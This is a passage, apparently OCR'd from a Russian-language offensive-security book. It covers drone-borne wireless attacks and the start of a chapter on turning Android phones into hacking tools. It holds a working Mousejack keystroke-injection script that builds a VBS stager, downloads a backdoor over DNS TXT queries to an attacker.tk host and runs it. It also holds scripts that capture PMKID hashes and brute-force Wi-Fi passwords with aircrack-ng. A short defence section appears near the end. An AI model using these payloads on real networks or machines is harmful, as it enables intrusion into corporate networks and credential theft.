

Рис. 6.17. Пробитие периметра с дрона за одну секунду

вряд ли сопоставите на секунду всплывшее окно **Выполнить** со скачиванием и запуском backdoor. А если вы не у себя дома, а скажем, на предприятии, то так злоумышленник сможет проникнуть в корпоративную сеть.

Дрон за окном выполняет еще и отвлекающий эффект — пока на вашем компьютере на долю секунды всплывает окно **Пуск | Выполнить** и запускается backdoor. Через пару минут, вероятно, злоумышленник уже успеет опробовать пару-тройку эксплойтов на главных серверах вашей компании.

По иронии судьбы самыми частыми обладателями беспроводных мышек и клавиатур являются либо IT-персонал, либо руководители. Так что добыча у злоумышленника будет сразу весомая. Возможно, это сразу будет комп доменного администратора — в таком случае дальнейшее развитие событий в уже внутренней сети предприятия будет происходить чрезвычайно стремительно. А, возможно, это будет какой-то начальник, на рабочем столе компьютера которого много чувствительной информации. Словом, какой бы компьютер это ни был, он скорее всего будет подключен к внутренней сети, а значит, злоумышленник почти наверняка сможет достичь главной цели — пробития периметра, и игра дальше перейдет на новое поле.

Чтобы пробить периметр через удаленно вводимую команду, нужно чтобы с компа, подверженного этой атаке, имелся выход в Интернет до опорного сервера злоумышленника. Оттуда он скачивает и запускает backdoor, и оттуда потом поступают команды управления. Но, как уже известно по *главе 3*, далеко не в каждой внутренней сети компании разрешены прямые соединения с Интернетом на внешние IP-адреса. Однако популярные методы эксфильтраций, таких как DNS, вполне могут работать, и произвольные запросы, содержащие данные, могут выходить почти всегда. Это значит, что такой канал может быть использован как транспорт для скачивания backdoor и его последующей работы.

Реализовать загрузку любой программы по DNS можно и базовыми средствами любой ОС. Например, для Windows самым переносимым способом является VBS-скрипт, который представляет собой полноценный интерпретируемый язык программирования. Но размер команды, вводимой в окно **Выполнить**, ограничен, и для набора VBS-скрипта, загружающего средство удаленного управления через DNS, злоумышленнику требуются минимум три команды:

mousejack/ducky-dnsexec.txt

```
GUI r
DELAY 300
STRING cmd /C "(echo On Error Resume Next& echo Set objShell =
CreateObject^("WScript.Shell"^)& echo Set writer = CreateObject^("Scripting.
FileSystemObject"^).createtextfile^("out.exe"^))>1.vbs& ping x1.attacker.tk"
ENTER
```

```
GUI r
DELAY 300
STRING cmd /C "(echo For d = 1 To 927& echo pos = 0& echo While pos = 0& echo
Set exec = objShell.Exec^("nslookup -type=txt d"^&d^&".txt.attacker.tk"^)&
echo res = exec.Stdout.ReadAll^(^))>>1.vbs& ping x2.attacker.tk"
ENTER

GUI r
DELAY 300
STRING cmd /C "(echo pos = inStr^(1,res,"?"^)& echo txt =
Mid^(res,pos+1,253^)& echo Wend& echo For b = 0 To Len^(txt^)/2-1& echo
writer.Write Chr^(CInt^("^&H" ^& Mid^(txt,1+b*2,2^)^)^)& echo Next& echo
Next)>>1.vbs& ping x3.attacker.tk"
ENTER

GUI r
DELAY 300
STRING cmd /C "wscript 1.vbs & out.exe"
ENTER
```

В процессе выполнения команд на сервер злоумышленника должно прийти три DNS-отстука, подобно контрольной сумме, означающих успешность набора команд.

Критичность уязвимости Mousejack налицо. Это отличный пример того, как вы или ваша компания могут быть легко взломаны, причем даже без дрона (об этом — в *главе 7*). И чем больше компания, тем выше вероятность встретить подверженную взлому беспроводную периферию. Мой опыт показывает, что несмотря на то, что эта уязвимость найдена еще в 2016 году, о ней до сих пор мало кто знает. А те, кто знают, сильно ее недооценивают. Тем не менее, встречается она повсеместно. А аппаратная специфика этой уязвимости обеспечивает ей еще достаточно долгую жизнь — ведь компьютерные мышки мы не привыкли менять так же часто, как смартфоны.

6.2.2. EAP Attack

В *главе 5* уже рассматривались атаки на WPA Enterprise, но там было описано возможное их применение в статичном режиме — с ожиданием попадания клиентов в радиус действия. С дроном хакер может провести такую атаку в ином ключе — динамично, самостоятельно обнаруживая и атакуя клиентские устройства. Ведь теперь он в состоянии облететь каждое здание, где размещаются цели атак.



Рис. 6.18. Компьютерная атака с дрона на клиентское устройство

Так как процедура отправки учетных данных WPA Enterprise не требует участия пользователя, она происходит достаточно быстро, что делает эту атаку возможной даже без остановки пролетающего мимо дрона.

В следующем примере (рис. 6.18) смартфоны сотрудников бессознательно кинули в пролетающий мимо дрон учетные записи корпоративной беспроводной сети.

Для реализации такой атаки злоумышленнику вовсе не нужно дорабатывать скрипты Pineapple — все необходимое уже описано в *разд. 5.2.5*. Для активации атаки на Pineapple просто ставится перемычка на GPIO-25 (замыкая пины 20 и 22), после чего устройство включается. Загорелся зеленый светодиод — значит, точка доступа поднялась, и атакующий может лететь. Дрон вместе с устройством возвращается, и на устройстве горит красный или желтый светодиод, — значит, вернулись не «с пустыми руками», и пароль или хеш чьей-то доменной учетки сохранен на карте памяти. С этой доменной учеткой злоумышленник впоследствии может получить удаленно доступ к почте предприятия и вызвать раскрытие массы конфиденциальных данных или даже, при наличии у компании VPN, получить доступ в ее локальную сеть.

6.2.3. Захват WPA Handshake и PMKID

В *главе 5* рассмотрен ряд атак, осуществляемых с помощью Pineapple на аутентификацию Wi-Fi. Среди них аутентификация (захват PMKID) и деаутентификация (захват WPA Handshake) происходят достаточно быстро. Более того, если захват WPA Handshake требует определенных обстоятельств (наличия клиентов), то захватить PMKID при наличии подверженной атаке точки доступа можно всегда и достаточно быстро, — ведь требуется только точка доступа.

PMKID — это еще один пригодный для брутфорса хеш, который можно получить из первой части четырехступенчатого рукопожатия (EAPOL M1), посылаемого точкой доступа. Для этого не нужны аутентифицированные клиенты — такой пакет точка доступа может отправить атакующему сама в ответ на запрос ассоциации:

wpapsk/auth.sh

```
#!/bin/bash

dumpfile="pmkid-$(date +'%H:%M:%S_%d.%m.%Y')"

hcxdumptool -i mon0 --enable_status=7 -o $dumpfile.pcapng --disable_client_
attacks --disable_deauthentication $* | while read line
do
    if echo "$line" | grep -q 'PMKIDROGUE:'; then
        led yellow on 2> /dev/null
    fi
done
```

Пока дрон летит, этот скрипт отправляет запрос ассоциации на каждую слышимую точку доступа (рис. 6.19). Как только PMKID захвачен, загорается желтый светодиод.

И WPA Handshake, и PMKID дают хеш-сумму, по которой можно восстановить пароль к точке доступа методом перебора по словарю.

Рис. 6.19. Компьютерная атака с дрона на точку доступа

wpapsk/brute-pmkid.sh

```
#!/bin/bash

while sleep 60
  for pcap in *.pcapng
  do echo "$pcap"
    hcxpcapngtool "$pcap" --pmkid=/tmp/m1.pmkid
    hcxhash2cap --pmkid=/tmp/m1.pmkid -c /tmp/out-pmkid.pcap

    for bssid in $(echo 0 | aircrack-ng "/tmp/out-pmkid.pcap" | grep 'with
PMKID' | awk '{print $2}')
    do
      if [ -f "/tmp/$bssid" ]; then
        continue
      fi
      touch "/tmp/$bssid"
      aircrack-ng -w /home/pi/wpapsk/passwords_top1k.txt -b "$bssid" "/tmp/
out-pmkid.pcap" -l "$bssid.txt"
      if [ -s "$bssid.txt" ]; then
        led red on 2> /dev/null
        exit
      fi
    done

    rm -f /tmp/m1.pmkid
    rm -f /tmp/out-pmkid.pcap
  done
done
```

Pineapple с таким скриптом в состоянии сам определить слабые пароли к точкам доступа. Для этого сначала удаляются все пакеты EAPOL M2 (handshake), так как проверяются только пакеты с PMKID. После их уникализации, дабы не брутить одни и те же хеши многократно, запускается уже брутфорс прямо с воздуха. В случае успешности подбора пароля загорается красный светодиод.

Скрипт является хорошим примером манипуляции набранными хешами — ведь в таком случае `aircrack-ng` при наличии handshake игнорирует PMKID.

Впрочем, брутить хеши целесообразно на более мощном оборудовании — ведь все они сохраняются на карте памяти Pineapple.

6.2.4. Wireless recon

Применительно к атакам на беспроводные сети, дрон весьма неплохо подходит на роль разведчика. Разместив все тот же Pineapple и подключив к нему внешний GPS-донгл, атакующий может триангулировать расположение каждого беспроводного устройства (точек доступа Wi-Fi, ее клиентов, Bluetooth-устройств и даже беспроводных мышек и клавиатур) и фиксировать их расположение на карте. Эта информация может быть очень актуальна как для атакующего, выявляющего поверхность будущих атак, так и для защитников, контролирующих свои ресурсы. Ведь весь необходимый сбор данных и расчеты полностью производит программа Kismet. На выходе — SQLite-дамп, удобный для самостоятельного парсинга.

Для географической разведки беспроводных сетей требуются лишь два компонента, которые на Pineapple запускаются при старте в положении перемычки на 27 GPIO:

startup.sh

```
...
elif jmp 27; then
  echo "[*] wi-fi recon (dynamic)"
  monitor_enable
  cd recon
  screen -dmS recon -t gpsd -L -Logfile "$time-recon-%n.log" './gps.sh'
  screen -r recon -t kismet -X screen './kismet.sh'
  screen -r recon -t tcpdump -X screen './tcpdump.sh'
  cd -
...
```

Когда устанавливается соединение со спутниками, зеленый светодиод дает понять, что можно лететь:

recon/gps.sh

```
#!/bin/bash

gpsd -N /dev/ttyACM0 -D 5 | while read line
do echo "$line"
    if echo "$line" | fgrep -q 'GPS:'; then
        led green on 2> /dev/null
    fi
done
```

Успешный запуск Kismet, в свою очередь, зажигает желтый светодиод:

recon/kismet.sh

```
#!/bin/bash

kismet -c mon0 | while read line
do echo "$line"
    if echo "$line" | fgrep -q 'success'; then
        led yellow on 2> /dev/null
    fi
done
```

Теперь, после облета территории или даже загрузки GPS-маршрута в дрон, атакующий либо защитник могут в автоматическом режиме более качественно выполнить анализ беспроводных сетей, покрывая максимум территории. Полученный дамп может быть преобразован в веб-страницу, содержащую удобную интерактивную карту, на которой произведено наложение рассчитанного местоположения источников сигнала, а также построена тепловая карта сигналов (рис. 6.20).

Тепловая карта показывает уровень сигнала от беспроводных устройств в каждой исследованной точке.

Каждая точка доступа или клиент на такой карте по щелчку мышкой обводятся окружностью, показывающей область их слышимости (рис. 6.21).



Рис. 6.20. Визуализация собранной информации о беспроводных устройствах (местоположение и тепловая карта)



Рис. 6.21. Область слышимости беспроводного устройства

При этом тепловая карта, как можно заметить, перестраивает свой цвет под каждое выбранное беспроводное устройство, тем самым показывая, в каких местах и как принимался сигнал от нее.

Каждая область, где пролетал дрон, при выборе мышкой показывает беспроводные устройства, которые были слышны именно там (рис. 6.22).

Все вместе это дает представление о том, не выходит ли зона приема за контролируемую область, где может разместиться злоумышленник.

Рис. 6.22. Слышимые беспроводные устройства в определенной точке

6.2.5. Wireless post

В случае успешности той или иной атаки, атакующему, вероятно, придется вернуться и воспользоваться ей. Ведь подобранный пароль или перехваченные учетные данные справедливы только для конкретной беспроводной сети. В таком случае дрон может доставить Pineapple, снабженный 4G-модемом для удаленного подключения к беспроводной сети на охраняемой территории (рис. 6.23).

То, как Pineapple может быть использован в качестве средства удаленного доступа, показано в *разд. 5.2.6.*

Дрон с Pineapple может спокойно сесть на крышу здания. С выключенными пропеллерами в таком состоянии он может ожидать достаточно долго. А тем временем злоумышленник через него может удаленно подключиться к скомпрометированной беспроводной сети и развивать дальнейшие атаки уже по внутренним сетям. И вполне вероятно, что внутренняя сеть в результате такого проникновения падет раньше, чем на крышу поднимутся сотрудники службы безопасности. Впрочем, в таком случае дрон может стремительно улететь, унеся на своем борту и Pineapple, и 4G-модем. Так что не останется никаких следов.



Рис. 6.23. Дрон доставил Pineapple, снабженный 4G-модемом, обеспечивающим удаленный доступ к беспроводным устройствам внутри защищенного периметра

6.3. Защита

Дрон, как неоднократно показано в этой главе, ломает множество классических организационных защитных мер. Пропускной пункт, двери на этаже или в кабинете, даже заборы для него не проблема. Дроном можно пробить периметр практически любой компании, причем, вероятнее всего, даже несколькими способами. И чем крупнее компания, тем выше вероятность встретить уязвимый компонент, и тем весомее добыча злоумышленника.

Можно рассмотреть следующие варианты защиты от некоторых дронов:

- одна из тактик защиты — это нападение. Дрон, управляемый по Wi-Fi — это, по сути, летающий роутер. К нему можно подключиться, как к обычной сети Wi-Fi, используя простые заводские пароли. После чего перехватить видеосигнал, идущий RTSP-потоком, или перекрыть канал управления;
- применение обычных подавителей дронов, так как они рассчитаны на наиболее популярные протоколы управления (FRSKY, ELRS или TBS), по которым управляются даже профессиональные дроны;
- многие дроны после потери сигнала с пульта управления экстренно садятся, но некоторые улетают обратно по GPS-координатам. Подавители радиосигналов, сообщающие поддельные координаты, могут заставить дрон экстренно сесть в заданной точке;
- для модифицированных дронов с самодельными режимами управления (например, 4G) можно использовать направленные подавители сигналов.

Среди общих мер, которые защищают от любых дронов, можно отметить следующие:

- экранирование — размещение критических объектов в помещениях со специальными ограждающими конструкциями, которые препятствуют распространению электромагнитных излучений за пределы помещения (контролируемой зоны);
- внешнее зашумление электромагнитными волнами, которые не позволяют дрону обнаружить уязвимые беспроводные устройства;
- контроль физического доступа в пределах радиуса действия беспроводных устройств, — поскольку дрон, главным образом, направлен на обход физических барьеров, а не технических уязвимостей, то защиту от него можно рассматривать в том же ключе;
- размещение критических объектов вдали от внешних ограждающих конструкций — в глубине защищенного здания или под землей.

Mobile

7

Памяти Nokia N900.
Легендарного хакерского телефона,
лучше которого мы уже не увидим...

Art по игре Watch Dogs (рис. 7.1) — отличная иллюстрация того, что с телефоном можно наделать дел не хуже, чем с пистолетом.

Что ни говори, но смартфон — это, пожалуй, главная «хакерская игрушка» и в то же время самый потенциально опасный инструмент.

Современные мобильные телефоны ничем не уступают настольным компьютерам и ноутбукам, а по части коммуникационных интерфейсов даже превосходят их. Лично я, глядя на последние новинки, замечаю, что современные смартфоны уже опережают настоящее время.

Мобильный телефон — это тулкит из таких повседневных вещей как:

- фото- и видеокамера;
- диктофон;
- навигатор;
- радио;
- датчики (освещенности, магнитного поля, шума, вибрации, гироскоп, акселерометр);
- фонарик;
- компас;
- будильник.

Они также оснащены богатым набором беспроводных коммуникационных интерфейсов:

- Wi-Fi;
- Bluetooth;
- NFC;
- GPS;
- IrDA.



Рис. 7.1. Art по игре Watch Dogs 2 компании Ubisoft

И все это многообразие размещено в компактном корпусе с большим экраном и работает под управлением операционной системы Android на базе ядра Linux. Иными словами — это практически настоящий компьютер в шкуре смартфона.

С точки зрения хакера, смартфон является очень удобным средством совершения компьютерных атак. Особенно атак околофизического доступа, так как злоумышленник с мобильным телефоном выглядит менее подозрительно, чем с ноутбуком. Ведь сейчас каждый обладает смартфоном, а порою и не одним. Более того, пронос мобильного телефона часто может быть разрешен туда, где ноутбуки запрещены. Смартфоны вообще редко рассматриваются в качестве источника угрозы. Максимум, что защитники знают о мобильном телефоне, — что с его помощью можно проводить несанкционированную фотовидеосъемку, нелегитимно копировать информацию и использовать его в качестве флешки. Но из этой главы вы узнаете, что главная опасность смартфона далеко не в этом.

Так что смартфон — это карманный компьютер в удобном миниатюрном форм-факторе, не вызывающем подозрений. Сейчас окружающие настолько привыкли к ним, что человек, что-то набирающий на смартфоне, в последнюю очередь ассоциируется с хакером. Но почти все мы носим в кармане устройство на Linux, а это значит, что для него нет ничего невозможного.

Андроид-смартфон имеет настолько богатый потенциал, что с его помощью можно реализовать практически все физические атаки, описываемые в этой книге. Несмотря на то, что он работает на мобильном процессоре (ARM), кстати, весьма энергоэффективном, на смартфоне имеется возможность запустить практически любой десктопный софт. И это благодаря тому, что Linux — проект open source. Все многообразие ПО под него уже давно кросс-скомпилировано и портировано под множество других архитектур, включая и ARM, да еще и в форме удобных пакетов.

Теперь предлагаю взглянуть на смартфон глазами хакера. Сколько атак можно провести с его помощью? Да все те атаки, что были в предыдущих главах показаны на Pineapple, можно реализовать и со смартфона. Более того, перечень таких атак куда шире. И наоборот, многое, представленное в этой главе, может быть также реализовано на базе Pineapple-устройства на любом одноплатнике, ведь и там, и здесь — процессор ARM и ядро Linux.

Можно выделить ключевое отличие смартфона от Pineapple — наличие устройств ввода/вывода информации. Поскольку у смартфона есть экран и клавиатура, то атакующий может проводить интерактивные атаки. т. е. совмещать автоматизацию типовых действий и ручной ввод дополнительных команд, делая атаки более таргетированными. Интерактивность — главное преимущество мобильного телефона перед автономными устройствами типа Pineapple.

В сравнении с другим главным инструментом хакера — ноутбуком, у смартфона тоже есть свои преимущества. Смартфон дает хакеру подвиж-

ность в сочетании интерактивностью. А с ноутбуком подвижные атаки возможны только в автомобиле. Но на авто проедешь далеко не везде. Проводить атаки пешком с ноутбуком не очень удобно — для этого хакер должен удобно расположиться и присесть (рис. 7.2). Интерактивные же атаки со смартфона могут происходить непрерывно (рис. 7.3).

Конечно, это не означает, что злоумышленник не может использовать ноутбук для совершения физических и околофизических атак. Однако



Рис. 7.2. Физическая атака с ноутбука в игре Watch Dogs 2 компании Ubisoft

Рис. 7.3. Физическая атака со смартфона в игре Watch Dogs компании Ubisoft

вблизи объектов, где много наблюдателей, охраны и везде камеры, злоумышленник с легкостью может заменить ноутбук на смартфон.

Для проведения большинства атак со смартфона атакующему, как правило, требуются различные внешние адаптеры и подобранные к ним драйверы. Однако некоторые атаки могут быть проведены исключительно на родном «железе» большинства смартфонов, что снижает сложность атаки. В книге такие атаки отмечены отдельно.

В итоге хакерский мобильный телефон вполне может выполнять следующие атаки:

- Wi-Fi (Deauth, Auth, Online brute, WPS, Evil Twin, EAP, Karma);
- Bluetooth;
- Whid (Mousejack);
- SDR (replay, GPS, DMR, TV);
- Ethernet (attack, sniffing);
- BadUSB (hid, eth, hdd);
- RFID/NFC;
- IrDA;
- QR.

И именно эти атаки мы рассмотрим далее. Сначала — самые популярные атаки по беспроводным каналам, как наиболее опасные и малозаметные, а затем совершим плавный переход к более экзотическим, но не менее опасным атакам.

7.1. Настройка GNU-окружения

Так уж исторически сложилось, что большая часть хакерского софта обитает в мире UNIX. Конечно же, под Android тоже существуют аналоги, но крайне неразумно переписывать все наследие хакерских-тулзов под очередную новую платформу. Куда проще и правильнее организовать слой совместимости и портировать все это под текущую среду. И благодаря тому, что под капотом Android все то же ядро Linux, это действительно просто.

Далее продемонстрирован открытый подход, позволяющий сделать хакерским практически любой Android-смартфон. Вопреки общему мнению, сделать хакерский смартфон можно не только на основе специализированной ОС вроде Kali NetHunter или ее аналогов. Эти слегка кастомизированные версии Android идут с ядром под соответствующее железо, а значит, перечень поддерживаемых устройств сильно ограничен. Но что делать, если смартфона хакера не оказалось в списке поддерживаемых устройств? Он может пойти простым путем и купить какое-нибудь старье из списка поддерживаемых моделей. А может пойти еще более простым путем и реализовать все самостоятельно под абсолютно любой Android-смартфон, который должен соответствовать только паре небольших критериев.

Во-первых, что самое главное, смартфон должен предоставлять своему владельцу root-права. Без этого большая часть атак не работает. Во-вторых, крайне желательно, чтобы смартфон имел ядро с поддержкой `modprobe` для загрузки дополнительных драйверов и поддержки внешних устройств. Часто `modprobe` может быть доступен даже на стоковом ядре.

На самом деле, хакеру вовсе не нужно собирать какое-то особенное ядро, заранее вкомпиливая в него все необходимое и каждый раз часами пересобирая его. Напротив, благодаря модульности ядра Linux, можно дособрать любой драйвер для любой железки прямо на текущем ядре, да еще и не на точной версии исходных кодов. И это для атакующего куда проще и безопаснее — ведь так не теряется функционал стокового ядра и не отваливается камера.

Также обязательно необходим какой-нибудь терминал — например, популярный Termux. Termux весьма удобен, так как имеет встроенный менеджер пакетов, без которого, впрочем, можно легко обойтись. Поскольку хакеру нужно работать с терминалом, то удобнее использовать настоящую полноразмерную клавиатуру — например, Hackers Keyboard (org.pocketworkstation.pckeyboard).

Наконец, в файле-образе Linux-дистрибутива может присутствовать вся хакерская начинка, которую можно использовать в режиме обычного chroot.

Сначала немного информации о создании chroot-окружения — начальной файловой системе Linux-образа. Фактически, это база для хакерского программного инструментария на смартфоне. Для этого на Linux-десктопе нужно создать файл (будущий образ), на нем сформировать файловую систему и смонтировать ее:

```
truncate -s 10G linux.img
mkfs.ext4 linux.img
mount -o loop linux.img /mnt/iso
```

Теперь перед хакером — чистый лист, и необходимо наполнить его системными файлами, т. е. установить настоящую Linux. Сделать это можно одной командой — например, `debootstrap`:

```
sudo debootstrap --arch arm64 --foreign --variant=minbase stable /mnt/iso/
http://http.us.debian.org/debian
```

Программа `debootstrap` просто скачивает минимально необходимый набор deb-пакетов (под ARM) и распаковывает разнообразные исполняемые файлы, библиотеки и конфиги внутри образа, формируя полностью работоспособное Linux-окружение. В этом случае в качестве базы используется Debian, так как этот дистрибутив имеет крайне богатую коллекцию пакетов в своих репозиториях. В качестве альтернативы можно задействовать, например, Arch Linux с его хакерским репозиторием BlackArch, содержащим практически весь необходимый атакующий софт. ОС Arch Linux ставится похожим образом, разворачиваясь from scratch в указанном каталоге.

Далее образ `linux.img` копируется на смартфон, и все дальнейшие действия производятся уже на нем.

Любая современная ОС может быть представлена двумя логическими компонентами: пользовательскими плюс системными программами и библиотеками (user mode), а также ядром плюс драйверы (kernel mode). Образ `linux.img` содержит только компоненты пользовательского режима, но в Linux имеется очень четкая граница, позволяющая подключить сколько угодно user space к ядру. Благодаря концепции UNIX «все есть файл» и организации ее через специальные «как бы» файловые системы, это достигается посредством монтирования нескольких системных каталогов:

```
mount -o loop linux.img /data/linux  # подключение linux диска
mount -t proc none /data/linux/proc  # подключение системных каталогов
                                     # к linux образу
mount -t sysfs none /data/linux/sys
